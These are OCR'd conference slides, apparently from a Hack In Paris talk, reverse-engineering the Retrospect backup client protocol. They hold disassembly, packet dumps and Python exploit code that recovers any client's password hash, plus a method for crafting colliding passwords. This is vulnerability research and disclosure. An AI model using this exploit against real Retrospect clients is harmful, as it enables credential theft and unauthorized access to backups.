00428800  . 8B45 E0         MOV EAX,DWORD PTR SS:[EBP-20]
00428803  . 8810            MOV BYTE PTR DS:[EAX],DL
00428805  . 8B4D E0         MOV ECX,DWORD PTR SS:[EBP-20]
```

\x14/20

Hack In Paris

MORE REVERSING

- Function3:


Using the array from F2 as an argument it will decrypt the encrypted packet xoring Array(F2) xor encrypted packet.

F3

Hack In Paris

MORE REVERSING

F1 F2 F3 Summary:




MORE REVERSING

- F1,F2,F3 Summary:

✓ Every argument in each Function is static, except the key:

✓ Client_version+client_hostname+static_key



✓ We have everything, we can write an exploit in order to get the hash.

EXPLOIT1

- ✓ We will try to write an exploit in order to get the hash password from the client.
- ✓ We just need to execute the functions F1,F2,F3 and use their static parameters and the “secret key”.
- ✓ We could see in Canape that :

```
00000000    00 65 00 00 00 00 00 00 00 00 00 00 00 00                  .e..........
```

```
00000000    00 C9 00 00 00 00 00 DA 00 00 00 00 00 16 00 00    .É.....Ú........
00000010    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03    ................
00000020    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000030    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000040    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000050    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000060    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000070    00 00 00 00 00 00 63 65 62 6F 00 00 00 00 00 00    ......cebo......
00000080    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000090    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000A0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000B0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000C0    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000D0    00 00 00 00 00 00 38 2E 35 2E 30 20 28 31 33 36    ......8.5.0 (136
000000E0    29 00 00 00 00 00                                  ).....
```

Hack In Paris

EXPLOIT1

- ✓ We could see in Canape that

```
00000000   00 9E 00 00 00 00 00 00 00 00 00 00                ............
```

```
00000000   00 D8 00 00 00 00 00 DA 00 00 00 00 AA 07 55 AC   .Ø.....Ú....ª.U¬
00000010   B6 58 AE F0 B3 A9 32 ED B1 A6 5C 19 AF 2A C0 70   ¶X®ð³©2í±¦\.¯*Àp
00000020   C8 D0 69 96 D5 9A 29 06 EF 30 33 2C E8 92 06 7B   ÈÐi.Õ.).ï03,è..{
00000030   91 44 2F D8 1C 7D EB B5 BE 16 42 A1 49 74 19 19   .D/Ø.}ëµ¾.B¡It..
00000040   47 7D 89 D7 9E 7C 1A 1C E6 E7 78 66 D5 95 39 21   G}.×.|..æçxfÕ.9!
00000050   A6 C6 95 E5 57 48 7C B8 77 79 95 C2 F8 90 F7 60   ¦Æ.åWH|¸wy.Âø.÷`
00000060   2D 80 BF E1 6C 63 55 DC 57 01 53 A9 F0 BB 9F 07   -.¿álcUÜW.S©ð»..
00000070   30 19 04 CA EE 01 B0 A6 A8 C9 C8 25 F4 C0 16 7F   0..Êî.°¦¨ÉÈ%ôÀ..
00000080   3A 08 06 61 E0 A3 E2 F7 CB E0 37 01 91 1D 93 98   :..aà£â÷Ëà7.....
00000090   BD 99 2E 94 A1 DD 13 AB B1 CD 86 3B 58 BF 6A 2D   ½...¡Ý.«±Í.;X¿j-
000000A0   26 0A C1 31 E2 B0 E4 67 CB 32 E1 94 2D EA B3 A7   &.Á1â°ägË2á.-ê³§
000000B0   6E FA 85 23 4C 17 67 0C AB CA E9 F1 10 AD 94 DC   nú.#L.g.«Êéñ. .Ü
000000C0   6A F3 9D C1 F0 B2 18 FA 32 9C 26 30 06 48 84 8A   jó.Áð².ú2.&0.H..
000000D0   AC D0 05 45 42 7E 3B 5F 34 46 46 63 74 B0 3B 56   ¬Ð.EB~;_4FFct°;V
000000E0   13 EF A9 D2 6E 38                                .ï©Òn8
```

- ✓ Let’s put all things together in a Python exploit!

EXPLOIT1

F1

```
key = final_key
longitud = len(key)
key = key.encode('hex')
a = 0
i = 0
while i < (longitud):
    b = a << 3
    c = a >> 29
    c = c & 3
    a = b | c
    mul = int(key [0:2],16) * int(key[0:2],16)
    key = key[:0] + key[(2):]
    xor = a ^ mul
    a = xor
    xor = hex(xor)
    res = xor
    i= i + 1
res = res[-9:]
bytes = res[0:8]
print "First 4 bytes -> " + bytes
```

EXPLOIT1

F2

```
for x in range(1024):
    a = "\x00"
    a = a.encode('hex')
    v1.insert(x,a)
b=0
val = 0
bytes = bytes.encode('hex')
contador = 0
val = int(bytes,16)
save = val
for x  in range(31):
    for i in range(1024):
        val = save * 1103515245
        val = val + 12345
        save = val
        val = val >> 16
        val = val & 32767
        valaux = val
        valueaux = val
```

```
while (valueaux > 0):
            valueaux = valueaux & valueaux - 1
            contador = contador + 1
        t = i
        resu = valaux
        max = contador
        contador = 0
        ac = 0
while (ac < max):
    if ac+i > 1023:
        res = int(v1[ac+i-1024],16) ^ resu
        t = hex(res)
        v1[ac+i-1024]=t[len(t)-3:len(t)-1]
        v1[ac+i-1024] = v1[ac+i-1024].replace("x","0")
        resu = resu >> 1
        ac = ac + 1
    else:
        res = int(v1[ac+i],16) ^ resu
        t = hex(res)
        v1[ac+i]=t[len(t)-3:len(t)-1]
        v1[ac+i] = v1[ac+i].replace("x","0")
        resu = resu >> 1
        ac = ac + 1
        aux = int(v1[i],16)
```

EXPLOIT1

F3

```
clave_hostname =  final_key
for r in range(1024-len(clave_hostname)):
    clave_hostname += "\x00"
longitud=len(clave_hostname)
array = ""
for r in v1:
    array += r
i = 0
a = 0 #acumulador
clave_hostname = clave_hostname.encode('hex')
v2=[]
v3=[]
while  i < longitud:
    var = a ^ int(array[0:2],16)
    var = hex(var)
    array = array[:0] + array[(2):]
    var2= int(clave_hostname[0:2],16) ^ int(var,16)
    a = var2
    v3.append((var2))
    var2 = hex(var2)
    v2.append(var2)
    clave_hostname = clave_hostname[:0] + clave_hostname[(2):]
```

EXPLOIT1

REQUERIMENTS

- ✓ **We don’t need MITM.**
- ✓ We just need to send one packet to get the client hostname and version.
- ✓ Send another packet and we have the encrypted packet.
- ✓ Execute F1,F2,F3 with the “secret key”.
- ✓ We have the hash of any client.
- ✓ Let’s see the exploit working!

DEMO EXPLOIT1

THE HASH

- ✓ Now we have the ability to get the Hash of any client
- ✓ What can we do with this hash?

Password “test” -> 00617F98
Password “test1” -> 030BF5A1

4 bytes Hash -> 4 billion of possible unique passwords

Retrospect Password -> Max length 31 , 90 possible characters.

90 ^ 31 = 3,8 x 10^60

Aprox collisions = 90 ^ 31 / 4 billion = 9,50 x 10^50 (more than atoms on Earth!)

THE HASH


- ✓ We found the hash function (Function1 !):

Restrospect.exe:

```
Registers (FPU)
EAX 00617F98 network.00617F98
ECX 0180EB7C
EDX FFFFFFFF
EBX 00000000
ESP 033B86B8
EBP 033B8704
ESI 61703C10 uimeson.61703C10
EDI 033DE438

EIP 004D001F meson.004D001F
```

```
004CFF | > C745 E4  MOV DWORD PTR SS:[EBP-1C],0
004CFI | > 8B55 10  MOV EDX,DWORD PTR SS:[EBP+10]      Counter, length of the password  (First iteration is 4 , the lengh of "test")
004CFI | . 83EA 01  SUB EDX,1
004CFI | . 8955 10  MOV DWORD PTR SS:[EBP+10],EDX
004CFI | . 78 3B    JS SHORT meson.004D001F
004CFI | . 8B45 E4  MOV EAX,DWORD PTR SS:[EBP-1C]      Acumulator (first iteration , is  always 0)
004CFI | . C1E0 03  SHL EAX,3                          Shift left 3 bits the acumulator
004CFI | . 8B4D E4  MOV ECX,DWORD PTR SS:[EBP-1C]
004CFI | . C1E9 1D  SHR ECX,1D                         Shift righ the acumulator 1D bits
004CFI | . 83E1 03  AND ECX,3                          And the result of the SHR With 3
004CFI | . 0BC1     OR EAX,ECX                        OR the results of both operations
004CFI | . 8945 E4  MOV DWORD PTR SS:[EBP-1C],EAX     Save the OR result in EBP-1C
004CFI | . 8B55 0C  MOV EDX,DWORD PTR SS:[EBP+C]
004CFI | . 0FB602   MOVZX EAX,BYTE PTR DS:[EDX]       Move into EAX byte of the ASCII password (First iteration letter "t")
004CFI | . 8945 F0  MOV DWORD PTR SS:[EBP-10],EAX
004D0( | . 8B4D 0C  MOV ECX,DWORD PTR SS:[EBP+C]
004D0( | . 83C1 01  ADD ECX,1
004D0( | . 894D 0C  MOV DWORD PTR SS:[EBP+C],ECX
004D0( | . 8B55 F0  MOV EDX,DWORD PTR SS:[EBP-10]
004D0( | . 0FAF55 F IMUL EDX,DWORD PTR SS:[EBP-10]    Multiply the ASCII letter of the password by itself (First iteration letter "t")
004D0( | . 8955 F0  MOV DWORD PTR SS:[EBP-10],EDX     Save the result in EBP-10
004D0( | . 8B45 E4  MOV EAX,DWORD PTR SS:[EBP-1C]     Move to EAX the result of the OR operation
004D0( | . 3345 F0  XOR EAX,DWORD PTR SS:[EBP-10]     XOR the result of the OR with the Multiply result
004D0( | . 8945 E4  MOV DWORD PTR SS:[EBP-1C],EAX     Save it in EBP-1C (Acumulator)
004D0( | .^EB BA    JMP SHORT meson.004CFFD9
```

MATHS




MATHS

Function1:

```
unsigned hash(string pass, unsigned init=0) {
    unsigned result=init; char c; int n=pass.length();

    for(int i=0; i<n; i++) {
        result=(result<<3)|((result>>29)&3);
        c=pass[i];
        result^=unsigned(c)*unsigned(c);
    }
    return result;
}
```

Mask = AND 3 -> 3 = 011 , any AND operation with 0, will be a bit with 0

If you want to protect all the bits, the mask should be AND 7 -> 7 = 111



MATHS

4 byte hash -> 32 bits


We will try to generate a 31 length password which shares the same hash

```
result^=unsigned(c)*unsigned(c);
```

We will use the characters “2” and “3” for our new password:

0x32^2=0x9c4=100111000100
0x33^2=0xa29=101000101001

In the last character (30) of our new password, we only need to put the same bit as the 5th bit hash.




MATHS

We will use the characters “2” and “3” for our new password:

```
result^=unsigned(c)*unsigned(c);
```

0x32^2=0x9c4=100111000100
0x33^2=0xa29=101000101001

In the character 29 of our new password (and the other ones) we have to put a bit which xoring with the numbers below in the same column will result the same bit of the hash.



Hack In Paris

